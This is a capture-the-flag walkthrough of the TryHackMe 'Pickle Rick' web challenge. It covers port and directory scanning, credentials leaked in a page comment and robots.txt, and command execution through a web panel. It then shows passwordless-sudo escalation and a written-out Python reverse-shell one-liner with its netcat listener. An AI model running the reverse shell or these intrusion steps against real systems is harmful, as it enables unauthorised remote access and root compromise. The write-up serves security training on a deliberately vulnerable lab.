TryHackMe - Pickle Rick
A walkthrough of the TryHackMe Pickle Rick, a web exploitation challenge to find the three ingredients for Rick's potion.

This Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle.
Access TryHackMe lab here: Pickle_Rick
Enumeration
Nmap Scan
As usual, begin with an nmap scan to identify open ports and services running on the target machine.
1
2
3
4
5
6
7
8
9
10
11
root@ip-10-48-141-91:~# nmap -p- 10.48.189.55
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-15 16:46 UTC
Nmap scan report for ip-10-48-189-55.ap-south-1.compute.internal (10.48.189.55)
Host is up (0.00038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:72:01:A5:7D:79 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.30 seconds
The nmap scan revealed that ports 22 (SSH) and 80 (HTTP) are open, indicating that the target machine is running SSH and a web server. Now, let’s explore the web application running on port 80. Open a web browser and navigate to home page. First, we will look into view-source of the page to find any hidden clues. At the end of the page, we find a comment that says:
1
2
3
4
5
6
7
<!--

    Note to self, remember username!

    Username: R1ckRul3s

-->
Now we have the username, but I don’t know where to use it as there is no visible login page. Now, use tools such as gobuster and ffuf to find hidden directories and files on the web server.
Gobuster Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
root@ip-10-48-141-91:~# gobuster dir -u http://10.48.189.55 -w /usr/share/dirb/wordlists/common.txt -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.189.55
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.hta.php             (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/assets               (Status: 301) [Size: 313] [--> http://10.48.189.55/assets/]
/denied.php           (Status: 302) [Size: 0] [--> /login.php]
/index.html           (Status: 200) [Size: 1062]
/login.php            (Status: 200) [Size: 882]
/portal.php           (Status: 302) [Size: 0] [--> /login.php]
/robots.txt           (Status: 200) [Size: 17]
/server-status        (Status: 403) [Size: 277]
Progress: 9228 / 9230 (99.98%)
===============================================================
Finished
Now I can see that there are some interesting files and directories such as login.php, portal.php, and robots.txt. Let’s check the content of robots.txt first. After opening /robots.txt, we find the following content: “Wubbalubbadubdub”. This must be the password for the username we found in the source code.

Now, let’s try to login using the credentials R1ckRul3s:Wubbalubbadubdub.
Finding the ingredients
After logging in, we are redirected to portal.php with a command panel.

Note: In this challenge, the cat command is intentionally disabled. Therefore, less can be used as an alternative to read file contents. This is because less command allows you to scroll through the content of the file and also provides some additional features such as searching for specific keywords.
In this specific challenge, the cat command does not work properly and it does not display the content of the files correctly and you get error message saying: Command disabled to make it hard for future PICKLEEE RICCCKKKK. Also, if I try to access other pages, I get another error message. So, there is no use of trying to access other pages. The only way to find the ingredients is to use the command panel.
In the command panel, we can execute some commands. Let’s try to execute ls command to see the files in the current directory.

There are several files, let’s check the content of Sup3rS3cretPickl3Ingred.txt using less Sup3rS3cretPickl3Ingred.txt command. We found our first ingredient.
There is another file named clue.txt. After reading it, I found the content: Look around the file system for the other ingredient.
Now, run sudo -l to check the commands that can be used with current user. And here is the content:

This is a very interesting finding. It means that we can run any command as root using sudo without providing a password. Now, we can use this privilege to find the second ingredient.

After few tries, I found the path to the second ingredient. Run less '/home/rick/second ingredients' to find the second ingredient. Don’t forget to use quotes if there are spaces in the file name. If you are confused if certain file is actually a file or a directory, you can use ls -l command to check it. If it is a file, you will see a dash (-) at the beginning of the line. If it is a directory, you will see a d at the beginning of the line.

Since sudo -l revealed (ALL) NOPASSWD: ALL, I enumerated the /root directory and discovered the third ingredient from the file named 3rd.txt using sudo less /root/3rd.txt.
Another way to retrieve the flags
There is another way to retrieve the ingredients without using command panel from the webpage. The method is to use remote shell directly from the terminal.
Note: PHP, Python, Bash, Perl, and other interpreters can all be used to establish reverse shells if they are available on the target system. You are free to try any other method to get a reverse shell.
I tried to use python and immediately checked if python3 is installed, so I used which python3 to find this: /usr/bin/python3.
Run nc -lvnp 1234 or any other port number you prefer to listen for incoming connections. Now, run the following command to get a reverse shell.
Use pentestmonkey site to get the python3 reverse shell command. Copy the command, replace the IP_address with your own attacker_machine IP address and preferred port number. The command that I used is:
1
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
After executing the command, I got a reverse shell.
1
2
3
4
5
root@ip-10-48-134-194:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.48.134.199 46554
/bin/sh: 0: can't access tty; job control turned off
$
Now, the commands that are used in the command panel can be used in the reverse shell. Also, both cat and less commands can be used to read the content of files.
Since the commands that are used in terminal are similar to the commands that are used in the command panel, I just used direct commands to find the ingredients as I know the path of the ingredients.
Now, follow the below steps to find the ingredients.
First ingredient
cat Sup3rS3cretPickl3Ingred.txt
Second ingredient
sudo cat '/home/rick/second ingredients'
Third ingredient
sudo cat /root/3rd.txt
Although I gave direct commands to find the ingredients, you can explore the file system and find them on your own. After finding all three ingredients, you can submit them to complete the challenge.
Conclusion
In this room, I performed web enumeration to discover hidden resources, obtained credentials from the page source and robots.txt file, and gained access to the command portal. By leveraging command execution functionality, I enumerated the filesystem and discovered the first ingredient. Further investigation of sudo privileges revealed that the www-data user could execute any command as root without a password, allowing access to the remaining ingredients. I also demonstrated an alternative method to retrieve the ingredients by establishing a reverse shell using Python.
This challenge demonstrates how seemingly minor information disclosures, such as exposed credentials and misconfigured privileges, can lead to complete system compromise.
Lessons Learned
Always inspect the page source and look for any comments or hidden information that may provide clues for further enumeration.
Check for common files like
robots.txtthat may contain sensitive information or credentials.sudo -lcan reveal critical information about user privileges, and it is essential to check for any misconfigurations that could allow privilege escalation.Multiple paths may exist to solve a challenge; obtaining a reverse shell often provides a more flexible environment for enumeration.